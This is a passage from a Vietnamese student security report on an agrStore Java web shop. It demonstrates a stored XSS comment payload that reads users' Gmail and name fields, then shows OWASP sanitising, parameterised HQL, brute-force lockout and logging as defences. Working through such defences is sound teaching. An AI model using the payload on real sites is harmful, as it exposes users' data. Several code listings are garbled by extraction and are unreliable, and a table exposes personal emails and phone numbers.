
Mỗi khi load lại trang script này sẽ được kích chạy



Ta sẽ tiến hành đăng nhập với 1 tài khoản khác




Giả sử như người dùng này click vào sản phẩm có chứa bình luận chèn mã XSS



Thì script XSS trên sẽ hoạt động, tên tài khoản và tên của người dùng sẽ được show ra

feedbackId	comment	star	createdAt	accountId	orderBillDetailId
7		1	2024-12-06 00:00:00.000	12	74
11	<script> document.addEventListener('DOMContentLoaded', function() { function showInputValues() { c...</script>	4	2024-12-22 00:00:00.000	12	84
13	ok	4	2024-12-23 00:00:00.000	17	85
14	yes haha haha	0	2024-12-25 00:00:00.000	12	86

Lý do là bởi mã XSS đã được lưu vào CSDL khi được đẩy lại lên view để hiện thị bình luận cho người dùng, thì đoạn mã này sẽ được kích chạy. Vậy đây là dạng tấn công DOM-based XSS kết với Stored XSS



Kẻ tấn công nếu biết được các tên thuộc tính của trang admin hắn sẽ có thể tấn công và lấy các dữ liệu nhạy cảm của admin.

### Cách khắc phục

 owasp-java-html-sanitizer-20240325.1.jar C:\Users\Windows\OneDrive\Desktop\DeAnChoCa3...	Type: JAR File	Date modified: 25-Dec-24 7:56 PM Size: 236 KB
 java8-shim-20240325.1.jar C:\Users\Windows\OneDrive\Desktop\DeAnChoCa3...	Type: JAR File	Date modified: 25-Dec-24 7:56 PM Size: 11.3 KB
 java10-shim-20240325.1.jar C:\Users\Windows\OneDrive\Desktop\DeAnChoCa3...	Type: JAR File	Date modified: 25-Dec-24 7:56 PM Size: 3.77 KB
 encoder-jsp-1.3.1.jar C:\Users\Windows\OneDrive\Desktop\DeAnChoCa3...	Type: JAR File	Date modified: 25-Dec-24 7:56 PM Size: 20.5 KB
 encoder-1.3.1.jar C:\Users\Windows\OneDrive\Desktop\DeAnChoCa3...	Type: JAR File	Date modified: 25-Dec-24 7:56 PM Size: 39.2 KB

Để khắc phục lỗ hổng chèn mã XSS ta sẽ cần cài các thư viện sau. Đây đều là thư viện của OWASP ta có thể tải ở các đường dẫn sau:

[OWASP Java Encoder | OWASP Foundation](#)

[Release Release 20240325.1 · OWASP/java-html-sanitizer](#)

[Maven Repository: com.googlecode.owasp-java-html-sanitizer » java8-shim](#)

[Maven Repository: com.googlecode.owasp-java-html-sanitizer » java10-shim » 20240325.1](#)

```

@Override
public String XSSSanitizeHTML(String input) {
    PolicyFactory policy = Sanitizers.FORMATTING.and(Sanitizers.LINKS);
    return policy.sanitize(input);
}

public static String XSSEscape4HTML(String input) {
    return input == null ? null : Encode.forHTML(input);
}

public static String XSSEscape4JS(String input) {
    return input == null ? null : Encode.forJavaScript(input);
}

public static String XSSEscape4Url(String input) {
    return input == null ? null : Encode.forUriComponent(input);
}

public static String XSSEscape4CSS(String input) {
    return input == null ? null : Encode.forCssString(input);
}

public static String XSSEscape4XML(String input) {
    return input == null ? null : Encode.forXML(input);
}

```

Sau khi đã cài thư viện ta sẽ tiến hành viết các hàm để filter và escape XSS

```

@Autowired
FeedbackDAO feedbackDAO;

@Autowired
Ultility ultility;

@Override
public void addFeedBack(FeedbackEntity feedback) {
    feedback.setComment(ultility.XSSSanitizeHTML(feedback.getComment()));
    feedbackDAO.addFeedback(feedback);
}

@Override
public void updateFeedBack(FeedbackEntity feeback) {
    if (feeback != null && !isValidFeeback(feefeeback)) {
        feeback.setComment(ultility.XSSSanitizeHTML(feefeeback.getComment()));

        feedbackDAO.updateFeedback(feefeeback);
    }
    feedbackDAO.mergeFeedback(feefeeback);
}

```


Bằng cách đưa dữ liệu người dùng nhập vào bộ lọc XSS (khử XSS) trước khi lưu vào CSDL ta sẽ ngăn chặn được lỗ hổng Stored XSS.

```

</div>
<p class="author">
    by: <b>${feedback.account.fullName}</b>
</p>
<p class="comment-text"><c:out value="${UltilityImpl.XSSEscape4HTML(feedback.comment)}" /></p>

```


Để thoát XSS khi dữ liệu được load lên ta sẽ tiến hành cài một hàm để Escape XSS mỗi khi dữ liệu được đưa ra ngoài view. Bằng cách này ta cũng có thể ngăn chặn được lỗ hổng XSS Reflect(XSS phản chiếu).



The screenshot shows a web browser window with the URL [localhost/agrStoreManagement/productDetail.htm?productId=11](http://localhost/agrStoreManagement/productDetail.htm?productId=11). The page displays customer reviews for a product. In the 'SUBMIT YOUR REVIEW' section, the 'full name' input field contains the following malicious JavaScript code:

```
&lt;script&gt; document.addEventListener(&#39;DOMContentLoaded&#39;, function() { function showInputValues() { const gmailInput = document.querySelector(&#39;input[name=&#34;Gmail&#34;]&#39;); const fullNameInput = document.querySelector(&#39;input[name=&#34;fullName&#34;]&#39;); if (gmailInput && fullNameInput) { const gmailValue = gmailInput.value; const fullNameValue = fullNameInput.value; alert('Gmail: ' + gmailValue + ' Full Name: ' + fullNameValue); } else { alert('Input fields not found!'); } } const showInputValuesButton = document.createElement(&#39;button&#39;); showInputValuesButton.textContent = &#39;Show Input Values&#39;; showInputValuesButton.onclick = showInputValues; document.body.appendChild(showInputValuesButton); }); &lt;/script&gt;
```

Ta tiến hành vào lại phần bình luận được chèn mã XSS thì lúc này mã XSS ko được kích hoạt do ta đã Escape XSS.



The screenshot shows the same web browser window after the XSS attack has been mitigated. The malicious script in the 'full name' input field is now displayed as plain text, indicating it was not executed by the browser's JavaScript engine.

Ta sẽ thử chèn lại mã XSS vào lại bình luận

	feedbackId	comment	star	createAt	accountId	orderBillDetailId
1	7		1	2024-12-06 00:00:00.000	12	74
2	11		4	2024-12-22 00:00:00.000	12	84
3	13	ok	4	2024-12-23 00:00:00.000	17	85
4	14	yes haha haha	0	2024-12-25 00:00:00.000	12	86

Thì lúc này mã XSS đã không còn được lưu vào CSDL do đã được khử thông qua bộ lọc ta cài trước đó.

## Demo biện pháp chống tấn công chèn mã SQL (SQL Injection)

Sử dụng ORM frameworks như Hibernate giúp tự động tạo ra các câu lệnh SQL an toàn bằng cách sử dụng tham số hóa và tránh việc trực tiếp xây dựng câu lệnh SQL bằng tay.

```

@Override
public AccountEntity getAccountByGmail(String gmail) {
    AccountEntity account = null;
    Session session = factory.getCurrentSession();
    String hql = "FROM AccountEntity WHERE gmail = :gmail";
    try {
        Query query = session.createQuery(hql);
        query.setParameter("gmail", gmail);

        account = (AccountEntity) query.uniqueResult();
    } catch (Exception e) {
        System.out.println("Error: " + e.toString() + "\nStacktrace:");
        e.printStackTrace();
    }
    return account;
}

```

Sử dụng Hibernate thay vì dùng các câu lệnh SQL truyền thống giúp ngăn ngừa việc chèn mã SQL độc hại.

Trong hàm này, không có bất kỳ việc ghép nối chuỗi SQL nào diễn ra vì toàn bộ đã được Hibernate xử lý tự động

```

@Override
public Boolean deleteProvider(ProviderEntity provider) {
    Boolean isSucess = Boolean.FALSE;
    Session session = factory.getCurrentSession();
    try {
        session.delete(provider);
        isSucess = Boolean.TRUE;
    } catch (Exception e) {
        System.out.println("Error: " + e.toString() + "\nStacktrace:");
        e.printStackTrace();
    }
    return isSucess;
}

```

## Demo biện pháp chống tấn công vào trình duyệt web và sự riêng tư của người dùng

Tạo hàm giới hạn số lần nhập sai mật khẩu để phòng tránh tấn công Brute Force:

```
import agrStore.entity.AccountEntity;

@Service
public class LogginAttempManagerImpl implements LogginAttempManager {
    private static final int MAX_ATTEMPTS = 5;
    private static final long LOCK_TIME_MINUTES = 5;

    // Store login attempts in memory - will reset when server restarts
    private Map<String, Integer> loginAttempts = new ConcurrentHashMap<>();
    private Map<String, LocalDateTime> lockTimers = new ConcurrentHashMap<>();

    public void incrementLoginAttempts(String gmail) {
        loginAttempts.merge(gmail, 1, Integer::sum);
    }

    public void resetLoginAttempts(String gmail) {
        loginAttempts.remove(gmail);
        lockTimers.remove(gmail);
    }

    public Boolean isAccountLocked(String gmail) {
        LocalDateTime lockTime = lockTimers.get(gmail);
        if (lockTime != null) {
            if (LocalDateTime.now().isAfter(lockTime)) {
                // Lock period has expired, reset everything
                resetLoginAttempts(gmail);
                return false;
            }
            return true;
        }
        return false;
    }
}
```

Gọi hàm để kiểm tra khi người dùng nhập sai quá 5 lần sẽ khóa tài khoản gmail trong 5 phút:

```

// Kiểm tra xem field dữ liệu nhập từ view có trống ko?
if (account.getGmail().isEmpty()) {
    errors.rejectValue("gmail", "account", "Xin vui lòng nhập username(gmail) của bạn!");
    System.out.println("Error: Username field empty!");
    return "customer/login/userLogin";
} else if (account.getPassword().isEmpty()) {
    errors.rejectValue("password", "account", "Xin vui lòng nhập password!");
    System.out.println("Error: Password field empty!");
    return "customer/login/userLogin";
}

// Kiểm tra username, password, và trạng thái tài khoản
Boolean isValid = Boolean.TRUE;
AccountEntity account_t = accountService.getAccountByGmail(account.getGmail());
if (account_t == null) {
    loginAttemptManager.incrementLoginAttempts(account.getGmail());
    errors.rejectValue("password", "account", "Mật khẩu của bạn sai hoặc username không đúng!");
    isValid = Boolean.FALSE;
    System.out.println("Error: This user's account doesn't exist!");
} else if (!account_t.getPassword().equals(accountUtility.getHashPassword(account.getPassword())))
    loginAttemptManager.incrementLoginAttempts(account.getGmail());
    loginAttemptManager.checkAndLockAccount(account.getGmail(), account_t);
    errors.rejectValue("password", "account", "Mật khẩu của bạn sai hoặc username không đúng!");
    isValid = Boolean.FALSE;
    System.out.println("Error: Wrong password!");
} else if (!account_t.getStatus()) {
    errors.rejectValue("gmail", "account", "Tài khoản của bạn đã bị khóa!");
    isValid = Boolean.FALSE;
    System.out.println("Error: This user's account is out of order!");
}

```

Khi người dùng nhập sai quá 5 lần sẽ bị khóa trong 5 phút -> Ngăn chặn tấn công Brute Force :

Email:\*


tribui2017@gmail.com

Tài khoản của bạn đã bị khóa. Vui lòng thử lại sau 5 phút!

Password:\*

\*\*\*\*\*

Localhost is not in the list of  
supported domains for this  
site key.



Privacy - Terms

**LOGIN**

Quên mật khẩu

## **Demo ghi lại các log thao tác trên trình duyệt web**

Cấu hình ghi log:

```
log4j.rootLogger=DEBUG, stdout, file

# Limit log for unrelated libraries
log4j.logger.org.apache.catalina=WARN
log4j.logger.org.apache.coyote=WARN
log4j.logger.org.apache.tomcat=WARN
log4j.logger.org.springframework.web.servlet.mvc=WARN
log4j.logger.org.springframework.beans.factory.xml=WARN
log4j.logger.org.springframework.web.servlet.DispatcherServlet=WARN
log4j.logger.com.microsoft.sqlserver.jdbc.SQLServerDriver=WARN
log4j.logger.org.springframework.web.servlet.resource.ResourceHttpRequestHandler=WARN
log4j.logger.com.zaxxer.hikari=WARN
log4j.logger.org.springframework.web.context=WARN
log4j.logger.org.hibernate=ERROR
log4j.logger.org.hibernate.dialect=ERROR
log4j.logger.org.hibernate.transaction=ERROR
log4j.logger.org.hibernate.Version=ERROR

# Root appender (server.log)
log4j.appender.file=org.apache.log4j.RollingFileAppender
log4j.appender.file.File=C:/log/server.log
log4j.appender.file.MaxFileSize=10MB
log4j.appender.file.MaxBackupIndex=10
log4j.appender.file.layout=org.apache.log4j.PatternLayout
log4j.appender.file.layout.ConversionPattern=%d{yyyy-MM-dd HH:mm:ss} %-5p %c{1}:%L - %m%n
log4j.appender.file.Threshold=INFO
```

File log sẽ được lưu vào ổ C:/ , ghi lại các thao tác trên trình duyệt , kèm ngày /tháng/năm để giám sát các hoạt động của người dùng.

Viết hàm ghi lại log các hoạt động của người dùng:

```

public static final Logger logger = Logger.getLogger(ServerLogger.class);
private static final Set<String> LOG_ACTIONS = Set.of("ADD", "UPDATE", "DELETE");

public static Boolean shouldLog(String usrRole, String action) {
    System.out.println("writeLog");
    // Nếu role là admin luôn luôn ghi log
    if ("Admin".equalsIgnoreCase(usrRole))
        return true;

    return LOG_ACTIONS.contains(action.toUpperCase());
}

public static void writeActionLog(String usrName, String usrRole, String action, Object entity) {
    if (entity == null) {
        logger.warn("Entity not found! Cancel writing log!");
        return;
    }

    // Ghi log thông tin cơ bản về hành động
    StringBuilder messageLog = new StringBuilder();
    messageLog.append("User: ").append(usrName)
        .append(" with role '').append(usrRole)
        .append(" performed action '').append(action)
        .append(" on entity '')
        .append(entity).append(" successfully!");

    // Kiểm tra điều kiện ghi log (nếu cần)
    if (shouldLog(usrRole, action)) {
        logger.info(messageLog.toString());
    }
}

```

Đặt và gọi các hàm ghi log tương ứng với các hoạt động của người dùng , nơi mà nghi ngờ có khả năng đe dọa đến trình duyệt web và CSDL:

Ví dụ như đăng nhập:

```

ServerLogger.logger.info("Account: " + account_t.getGmail() + " has beenloggedin!");

// Reset login attempts on successful login
loginAttemptManager.resetLoginAttempts(account.getGmail());
System.out.println("==> Login successfully! End login session");

session.setAttribute("loggedInUser", account_t);

if (account_t.getRole().getId() == 1) {
    return "admin/adminDashboard";
} else if (account_t.getRole().getId() == 2) {
    return "staff/staffDashboard";
} else {
    return "redirect:/index.htm";
}

} else {
    ServerLogger.Logger.warn("Account: " + account.getGmail() + " failed to login!");
    return "customer/login/userLogin";
}
}

@RequestMapping("/forgotPass")

```

Thực hiện các tính năng thêm , sửa , xóa, các Exception báo lỗi:

```
minAccount... userControl... AdminCategory... homeControl... ServerLogger... AdminOrderCo... AdminProduct...
}
System.out.println("Error: Unit field empty!");
}

// Nếu không hợp lệ, trả về lại form chính sửa
if (!isValid) {
    System.out.println("Error: Product update failed!");
    model.addAttribute("mode", "EDIT");
    return "admin/product/productForm";
} else {
    // Cập nhật sản phẩm nếu hợp lệ
    try {
        product.setProductName(utility.standardizeName(product.getProductName()));
        CategoryEntity category = categoryService.getCategoryById(product.getCategory().getCategoryId());
        ProviderEntity provider = providerService.getProviderById(product.getProvider().getId());
        product.setCategory(category);
        product.setProvider(provider);
        product.setUnit(utility.standardize(product.getUnit()));
        product.setUpdateAt(new Date());

        productService.updateProduct(product);
        System.out.println("==> Product updated successfully!");
        ServerLogger.writeActionLog(loggedInUser.getGmail(), loggedInUser.getRole().getName(), "UPDATE", product);
        return "redirect:/admin/productManagement.htm";
    } catch (Exception e) {
        e.printStackTrace();
        System.out.println("Error: Product update failed!");
        ServerLogger.writeErrorLog(loggedInUser.getGmail(), loggedInUser.getRole().getName(), "UPDATE", e);
        model.addAttribute("mode", "EDIT");
        return "admin/product/productForm";
    }
}
}
```

```
Session session = (Session) FacesContext.getCurrentInstance().getExternalContext().getSession(false);
boolean isValid = Boolean.TRUE;

(category.getCategoryName() == null || utility.standardizeName(category.getCategoryName()).isEmpty()) {
    errors.rejectValue("categoryName", "category", "Tên danh mục không được để trống!");
    isValid = Boolean.FALSE;
    System.out.println("Error: Category Name field empty!");

(!isValid) {
    System.out.println("Error: New category add failed!");
    model.addAttribute("mode", "ADD");
    return "admin/category/categoryForm";
} else {
    try {
        category.setCategoryName(utility.standardizeName(category.getCategoryName()));
        category.setStatus(isValid);
        category.setDescript(utility.standardize(category.getDescript()));

        categoryService.addCategory(category);
        System.out.println("==> New category add successfully!");
        ServerLogger.writeActionLog(loggedInUser.getGmail(), loggedInUser.getRole().getName(), "ADD", category);
        return "redirect:/admin/categoryManagement.htm";
    } catch (Exception e) {
        e.printStackTrace();
        System.out.println("Error: New category add failed!");
        ServerLogger.writeErrorLog(loggedInUser.getGmail(), loggedInUser.getRole().getName(), "ADD", e);
        model.addAttribute("mode", "ADD");
        return "admin/category/categoryForm";
    }
}
}
```

```

        if (id != null) {
            // Category category = categoryService.getCategoryById(id);
            model.addAttribute("mode", "DELETE");
            // model.addAttribute("category", category);
        }
        break;
    }


    urn "admin/feedback/feedbackForm"; // Trả về cùng một trang JSP

@tMapping(value = "/feedbackManagement/deleteFeedback", method = RequestMethod.GET)
String deleteFeedback(@RequestParam("id") Integer id, HttpServletRequest request) {
    pSession session = request.getSession();
    AccountEntity loggedInUser = (AccountEntity) session.getAttribute("loggedInUser");
    FeedbackEntity feedback = feedbackService.getFeedbackById(id);
    if (feedback != null) {
        try {
            feedbackService.deleteFeedback(feedback);
            System.out.println("==> Delete feedback successfully!");
            ServerLogger.writeActionLog(loggedInUser.getGmail(), loggedInUser.getRole().getName(), "DELETE", feedback);
        } catch (Exception e) {
            System.out.println("Error: Delete feedback failed!");
            ServerLogger.writeErrorLog(loggedInUser.getGmail(), loggedInUser.getRole().getName(), "DELETE", e);
            e.printStackTrace();
        }
    }

    urn "redirect:/admin/feedbackManagement.htm";
}

```

Các file log sẽ được lưu vào ổ C:/



## 2 Bảo mật cơ sở dữ liệu

### Demo khắc phục mật khẩu quá yếu và mặc định

Đây là CSDL với các tài khoản có tồn tại và password được hash:

gmail	fullName	phoneNumber	password	createdAt	updatedAt
tribau2017@gmail.com	Admin Userrrr	0123456789	3b9f58a1c128d9579c9e098408db0e2675b695db3924ba...	2024-10-15 00:00:00.000	2024-12-25 00:00:00.000
dinhquocdoan200103@gmail.com	Employee User 1	0987654321	03acd74216f3e15c761ee1a5e255f067953623cb83884459...	2024-10-15 00:00:00.000	2024-12-22 00:00:00.000
employee2@example.com	Employee User 2	0909123456	a665a4592042219d417e4867ef0d4fb8a04a1f3ff1fa07e998...	2024-10-15 00:00:00.000	2024-12-04 00:00:00.000
hanhnguyenlm@gmail.com	Customer 111	0912345678	5994471abb0112afcc74b4511b09806da5b3ca...	2024-10-15 00:00:00.000	2024-10-15 00:00:00.000
customer2@example.com	Customer 2	0912987654	a665a4592042219d417e4867ef0d4fb8a04a1f3ff1fa07e998...	2024-10-15 00:00:00.000	2024-10-15 00:00:00.000
huytrithvcsvm@gmail.com	Hann	0123456789	a665a4592042219d417e4867ef0d4fb8a04a1f3ff1fa07e998...	2024-12-03 00:00:00.000	2024-12-03 00:00:00.000
huytrithvcsvm@gmail.com	Hann	0123456789	a665a4592042219d417e4867ef0d4fb8a04a1f3ff1fa07e998...	2024-12-03 00:00:00.000	2024-12-03 00:00:00.000
hann@gmail.com	Hann	0123456789	a665a4592042219d417e4867ef0d4fb8a04a1f3ff1fa07e998...	2024-12-04 00:00:00.000	2024-12-04 00:00:00.000
haha@gmail.com	Hann	0123456789	a665a4592042219d417e4867ef0d4fb8a04a1f3ff1fa07e998...	2024-12-04 00:00:00.000	2024-12-04 00:00:00.000
2003buhuth@gmail.com	Hann	0123456789	a665a4592042219d417e4867ef0d4fb8a04a1f3ff1fa07e998...	2024-12-25 00:00:00.000	2024-12-25 00:00:00.000
phuotdinhanh1999@gmail.com	Hann	0123456789	010f92a1-129d-0f70-0a0841097a03674a04a1f3ff1fa07e998...	2024-12-25 00:00:00.000	2024-12-25 00:00:00.000

Code set mật khẩu ngầm định là random và kiểm tra độ mạnh mật khẩu:

```
public Boolean isPasswordValid(String password) {
    // Kiểm tra độ dài tối thiểu là ký tự
    if (password == null || password.length() < 12) {
        return false;
    }

    // Kiểm tra chữ hoa
